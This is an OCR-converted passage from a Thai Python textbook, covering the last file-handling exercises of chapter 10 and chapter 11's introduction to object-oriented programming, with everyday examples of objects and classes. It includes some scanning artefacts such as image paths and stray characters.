
## บทที่ 10:- การจัดการเพิ่มข้อมูล

สามารถดาวน์โหลดและบันทึกลงในแฟ้มได้จากลิงค์  
<https://docs.python.org/3/whatsnew/3.9.html>

4. จากแฟ้มในข้อที่ 3 ให้นับคำในแฟ้มที่ละคำว่ามีจำนวนทั้งหมดกี่คำ
5. จากแฟ้มในข้อที่ 3 คนหาคำว่า “python” และให้บันทึกทุก ๆ บรรทัดที่มีคำว่า “python” ลงในแฟ้มที่ชื่อว่า python\_words.txt
6. เขียนโปรแกรมสร้างไดเรคทรอรีชื่อ TEST และสังเคราะห์นำข้อมูลแฟ้ม myfile.txt เก็บไว้ในไดเรคทรอรีดังกล่าว








ภาพรวมการเขียนโปรแกรมเชิงวัตถุด้วยภาษาไพธอน



# บทที่ 11

## การเขียนโปรแกรมเชิงวัตถุ

(Object-Oriented Programming: OOP)



QR Code สำหรับดาวน์โหลดโปรแกรมต้นฉบับ  
(Source code)

### 1. แนวคิดเกี่ยวกับหลักการเขียนโปรแกรม (Programming Paradigms)

แนวความคิดในการเขียนโปรแกรมคอมพิวเตอร์สามารถจำแนกได้เป็น 4 ประเภทหลัก ๆ ได้แก่

- การเขียนโปรแกรมเชิงฟังก์ชัน (Functional programming) หรือ เชิงโครงสร้าง (Structure programming) หรือแบบกระบวนการ (Procedure programming)
- การเขียนโปรแกรมเชิงคำสั่ง (Imperative programming)
- การเขียนโปรแกรมเชิงวัตถุ (Object-Oriented Programming)
- การเขียนโปรแกรมเชิงตรรกะ (Logic programming)

นอกจากรูปแบบหลักทั้ง 4 แล้ว ยังมีอีกรูปแบบหนึ่งซึ่งขยายความสามารถของโมดูลโปรแกรม โดยใช้วิธีการตัดแทรกโปรแกรม เรียกว่า การโปรแกรมเชิงหน่วยอย (Aspect-Oriented programming)

ในบทเรียนก่อน ๆ ที่ผ่านมาของหนังสือเล่มนี้ เป็นการกล่าวถึงการเขียนโปรแกรมเชิงฟังก์ชันเกือบทั้งหมด แต่มีแทรกเกี่ยวกับการเขียนโปรแกรมเชิงวัตถุไว้บ้าง เช่น การเรียกใช้งาน Attribute เมธอด หรือการใช้งานคลาส เป็นต้น สำหรับในบทนี้จะเจาะลึกสำหรับการเขียนโปรแกรมเชิงวัตถุด้วยภาษาไฟรอน

### แนวคิดเกี่ยวกับการโปรแกรมเชิงวัตถุ (Object–Oriented Programming Concept: OOP)

ก่อนจะเข้าสู่เนื้อหาการเขียนโปรแกรมเชิงวัตถุ จำเป็นต้องกล่าวถึงการเขียนโปรแกรมในรูปแบบเดิม ๆ ก่อนว่าทำไม่การเขียนโปรแกรมแบบเก่าจึงเริ่มถูกแทนที่ด้วยแนวคิดแบบเชิงวัตถุ การเขียนโปรแกรมในรูปแบบเดิมมีจุดบกพร่องอย่างไร และแบบใหม่สามารถแก้ไขจุดบกพร่องเหล่านั้นได้จริง หรือไม่ ลองมาสำรวจความแตกต่างระหว่างการเขียนโปรแกรมทั้ง 2 แบบกัน ก่อน

### แนวคิดการเขียนโปรแกรมเชิงฟังก์ชัน (Functional/Structure/Procedure programming)

จัดเป็นการเขียนโปรแกรมในรูปแบบเก่า มีลักษณะการเขียนโปรแกรมคือ การมองปัญหาหนึ่ง ๆ ออกเป็นส่วนย่อย ๆ แล้วจึงค่อยแก้ไขไปทีละส่วน จนกว่าจะได้ผลลัพธ์ที่ต้องการ ซึ่งประยุกต์มาจากวิธีคิดของมนุษย์นั่นเอง เช่น เมื่อต้องการแก้ปัญหาโจทย์คณิตศาสตร์เรื่องสมการเชิงเส้น  $AX + BY = C$  ถ้ามนุษย์คิดโดยปราศจากเครื่องคำนวณ จะแยกคำนวนประโยชน์คณิตศาสตร์นี้ทีละส่วน โดยเริ่มต้นจาก นำค่าคงที่  $A$  คูณกับค่าในตัวแปร  $x$  เมื่อได้คำตอบแล้วทดสอบในกระดาษก่อน ขึ้นต่อไปคำนวน  $B$  คูณ  $y$  คำตอบที่ได้จะนำไปรวมกับ  $A$  คูณ  $x$  ผลรวมที่ได้จะถูกนำไปเปรียบเทียบกับค่าคงที่  $C$  ในลำดับสุดท้าย สังเกตว่าปัญหาถูกแยกและทำงานเป็น 4 ขั้นตอน คือ

- 1)  $A$  คูณกับ  $x$  ผลลัพธ์ที่ได้ >> พักไว้ในกระดาษทดสอบ
- 2)  $B$  คูณกับ  $y$  ผลลัพธ์ที่ได้ >> พักไว้ในกระดาษทดสอบ

3)  $AX + BY$  ผลลัพธ์ที่ได้ >> พักไว้ในกระดาษทด

เปรียบเทียบค่า  $AX + BY$  กับ  $C$  ผลลัพธ์ที่ได้ >> เป็นจริงยุติการทำงาน ถ้า เป็นเท็จกลับไปแก้ไข

ถ้าต้องการหาคำ腔ตอบจากสมการเชิงเส้นที่มีรูปแบบ  $AX + BY = C$  จะต้องทำขั้นตอนในลักษณะดังกล่าวนี้เสมอ ๆ จึงเรียกว่า งานแบบฟังก์ชัน (Function) หรือแบบกระบวนการ (Procedure) นั่นเอง สำหรับมุ่งมองในการ พัฒนาโปรแกรม คำสั่งจะเรียงต่อกันไปเรื่อย ๆ ทีละบรรทัด โปรแกรมจะเริ่ม ทำงานจากคำสั่งแรกสุดเรื่อยไปจนถึงคำสั่งท้ายสุดเป็นอันจบโปรแกรม อาจมี การสร้างเป็นโปรแกรมย่อย ๆ ในโปรแกรมใหญ่บางเพื่อลดคำสั่งที่ซ้ำซ้อนลง

**แนวคิดนี้มีข้อเสียอย่างไร?** ขนาดของโปรแกรม (จำนวนบรรทัดของ โปรแกรม หรือ lines of code) จะขึ้นอยู่กับความซับซ้อนของปัญหา ถ้า โปรแกรมมีขนาดและความซับซ้อนไม่มากจะไม่ก่อให้เกิดปัญหาและไม่ยุ่งยากใน การที่จะพัฒนาโปรแกรมด้วยวิธินี้ ในทางตรงกันข้าม ถ้าปัญหามีขนาดใหญ่ และซับซ้อนมาก ๆ จะทำให้การเขียนโปรแกรมซับซ้อนตามไปด้วย และยังพบ ปัญหานี้เรื่องของการนำโปรแกรมที่เขียนแล้วกลับมาใช้ใหม่ (Reusable) การ แก้ไข (Modifying) การขยายเพิ่มเติม (Extensible) การบำรุงรักษา (Maintenance) ในระยะยาวอีกด้วย

**แนวคิดเชิงวัตถุ (Object)** คือ แนวคิดการพัฒนาโปรแกรมรูปแบบใหม่ ที่นำมาใช้กันในปัจจุบัน เพื่อแก้ปัญหาดังกล่าวมาแล้วข้างต้นกับการการเขียน โปรแกรมแบบเชิงฟังก์ชัน ถึงแม้รูปแบบการเขียนจะค่อนข้างยากและมีความ ซับซ้อน แต่จะส่งผลดีต่อการดูแลรักษาโปรแกรมในระยะยาว ซึ่งแนวคิดนี้จะ แยกปัญหาหรือแยกระบบงานออกเป็นส่วนย่อย เช่นกัน เพื่อลดความซับซ้อนให้ น้อยลง ส่วนย่อยหรือโปรแกรมย่อยเรียกว่า คลาส (Class) ภายในคลาสจะ ประกอบด้วยคุณสมบัติ (Properties/Attributes) และพฤติกรรมการตอบสนอง กับสิ่ง外界ภายนอก (Behaviors/Methods)

**ข้อดีของการเขียนโปรแกรมเชิงวัตถุ คือ**

- เข้าใจง่าย เพราะการทำงานจะเลียนแบบสภาพแวดล้อมจริง โดย อาศัยการมองทุกอย่างเป็นวัตถุ (Object) ที่มีหน้าที่ และ ความหมายในตัว

- บำรุงรักษาและแก้ไขโปรแกรมได้ง่าย ลดผลกระทบต่อส่วนอื่นของโปรแกรม
- มีความปลอดภัยสูง เพราะจัดการกับความผิดพลาดของโปรแกรมได้ดี
- การซ่อนข้อมูล (Information hiding) และมิกลไกในการเข้าถึงข้อมูลอย่างปลอดภัย
- มีคุณสมบัติในการสืบทอด (Inheritance)
- นำกลับมาใช้ใหม่ได้ (Reusability) ลดขั้นตอนในการเขียนโปรแกรม
- โปรแกรมมีคุณภาพสูง ใช้ได้หลายแพลตฟอร์ม (Platform)

### ข้อเสียของการเขียนโปรแกรมเชิงวัตถุ คือ


- เข้าใจยากสำหรับผู้เริ่มต้นเขียนโปรแกรมหรืออ่านนัดเขียนโปรแกรมแบบเชิงพังกชันมาก่อน
- ทำงานได้ยากกว่าภาษาโปรแกรมที่พัฒนาด้วยแนวความคิดแบบเชิงพังกชัน
- ภาษามีความกำหนด ถ้ามีลักษณะการสืบทอดที่ซับซ้อน (Multiple inheritance)

### ความหมายการโปรแกรมเชิงวัตถุ (Object Oriented Programming)


การโปรแกรมเชิงวัตถุหรือเรียกสั้น ๆ ว่า OOP เป็นวิธีการเขียนโปรแกรมโดยมองสิ่งต่าง ๆ ในระบบเป็นวัตถุ (Object) ขึ้นหนึ่ง

วัตถุ คือ การมองภาพสิ่งต่าง ๆ เป็นวัตถุเป้าหมาย โดยภายในวัตถุประกอบด้วยคุณสมบัติของวัตถุ (Properties หรือ Attributes) กับพฤติกรรมหรือการกระทำที่ตอบสนองต่อเหตุการณ์ต่าง ๆ (Behaviors) ตัวอย่างของวัตถุในสภาพความเป็นจริง เช่น


วัตถุ >> มนุษย์ ประกอบด้วยคุณสมบัติ (Properties) คือ มีตา หู จมูก ลิ้น ผิวหนัง ผิว สีผิว ความสูง สัดส่วน ความเป็นหญิง-ชาย สัญชาติ อาชญาคี-นามสกุล เป็นต้น และมีพฤติกรรมการตอบสนองต่อเหตุการณ์ (Behavior) เช่น การกิน นอน นั่ง ยืน เดิน ต่อสู้ เป็นต้น




วัตถุ >> ช่าง ประกอบด้วยคุณสมบัติ คือ มีสมอง พื้น ขา ผิวหนัง เล็บ  
เท้า วงศ หาง หู ตา ปาก ลำตัว เป็นต้น และมีพฤติกรรมการตอบสนองต่อ<sup>ช</sup>  
เหตุการณ์ เช่น เดิน นอน กิน วิง ขับถ่าย เล่น ผสานพันธุ์ ลากซุง เป็นต้น



วัตถุ >> รถยนต์ ประกอบด้วยคุณสมบัติ คือ มีสีรถ ขนาด รุ่น ประเภท เชื้อเพลิงที่ใช้ ความเร็ว จำนวนที่นั่ง กำลังขับ เป็นต้น และมีพฤติกรรมการตอบสนองต่อเหตุการณ์ เช่น เคลื่อนที่ เร่งความเร็ว หยุดหรือเบรก เลี้ยว เป็นต้น



วัตถุ >> คอมพิวเตอร์ ประกอบด้วยคุณสมบัติ คือ มีความเร็ว หน่วยความจำ เม้าส์ คีย์บอร์ด เสียง จอภาพ เมนบอร์ด พัดลม ระบบปฏิบัติการ รุ่น สี ขนาด เป็นต้น และมีพฤติกรรมการตอบสนองต่อเหตุการณ์ เช่น เล่นเกมส์ พิมพ์ เขียนโปรแกรม ซึมภาพยนต์ พิมพ์งาน คนหาข้อมูล ชมเว็บไซต์ chat เป็นต้น




## บทที่ 11:- การเขียนโปรแกรมเชิงวัตถุ

วัตถุ >> ปุ่ม Enter บันคีย์บอร์ด ประกอบด้วยคุณสมบัติ คือ มีรูปร่างขนาด สี ภาษาหรือตัวอักษรบนปุ่ม เป็นต้น และมีพฤติกรรมการตอบสนองต่อเหตุการณ์ เช่น การกด การปล่อย การกดค้าง การสั่งงานโปรแกรมทำงาน การขึ้นบรรทัดใหม่ เป็นต้น




วัตถุ >> Google search engine ประกอบด้วยคุณสมบัติ คือ ของสำหรับกรอกข้อมูล เมนูค้นหา แผนที่ gmail ปฏิทิน แปลภาษา โลโก้ ปุ่มค้นหา รูปร่างเว็บ ขนาดเว็บ สี ภาษา เป็นต้น และมีพฤติกรรมการตอบสนองต่อเหตุการณ์ เช่น การค้นหา การจัดเรียงรายที่ค้นหา การจัดอันดับเว็บ การเชื่อมโยงข้อมูล การแสดงผล เป็นต้น



การเขียนโปรแกรมแบบ OOP จะพยายามมองทุกสิ่งทุกอย่างในมุมของ การโปรแกรมให้เป็นวัตถุ ก่อนที่จะสร้างออบเจ็กต์ขึ้นมาได้ต้องสร้างคลาส

ขึ้นมาก่อนเสมอ คลาสก็เปรียบเสมือนแม่แบบ เมมพิมพ์หรือพิมพ์เขียว ส่วนวัตถุคือ สิ่งที่เกิดจากแม่พิมพ์ วัตถุที่เกิดจากคลาสเดียวกันจึงมีคุณสมบัติพื้นฐานเหมือนกัน ดังนั้นในการสร้างวัตถุต่าง ๆ ขึ้นมา ต้องอยู่ในคลาสเดียวกันนั่นเอง ซึ่งแสดงในรูปที่ 11.1



รูปที่ 11.1 แสดงการสร้างวัตถุจากคลาสรถยนต์


จากรูปที่ 11.1 แสดงให้เห็นถึงการสร้างวัตถุจากคลาสรถยนต์ (Car Class) ที่เปรียบเสมือนพิมพ์เขียวให้กับรถยนต์รุ่นใหม่ ๆ ที่ถูกสร้างในเวลาต่อมา โดยคุณสมบัติหลัก ๆ จะถูกถ่ายทอดมาจาก Car Class (คลาสแม่) เช่น จำนวนล้อ พวงมาลัย ระบบเกียร์ การทำงานของเครื่องยนต์ เชือเพลิงที่ใช้งานระบบไฟฟ้า เป็นต้น และพัฒนามาที่ได้รับถ่ายทอดมา เช่น การเคลื่อนที่ การหยุด การเบรก การเลี้ยว การเปิดปิดระบบไฟฟ้า เป็นต้น แต่เมื่อสร้างเป็นวัตถุใหม่ เช่น Object Car 5 ซึ่งเป็นรถของตำรวจ อาจจะเพิ่มคุณสมบัติเช่นพวงมาลัยที่ไม่มีได้ เช่น สี สัญญาณไฟ ความเร็ว อุปกรณ์วิทยุสื่อสาร เป็นต้น แต่ถ้าเป็นวัตถุชนิดรถแข่ง (Object Car 6) จะมีคุณสมบัติเพิ่มเติมพิเศษ เช่น ความเร็ว และระบบรักษาความปลอดภัย เป็นต้น

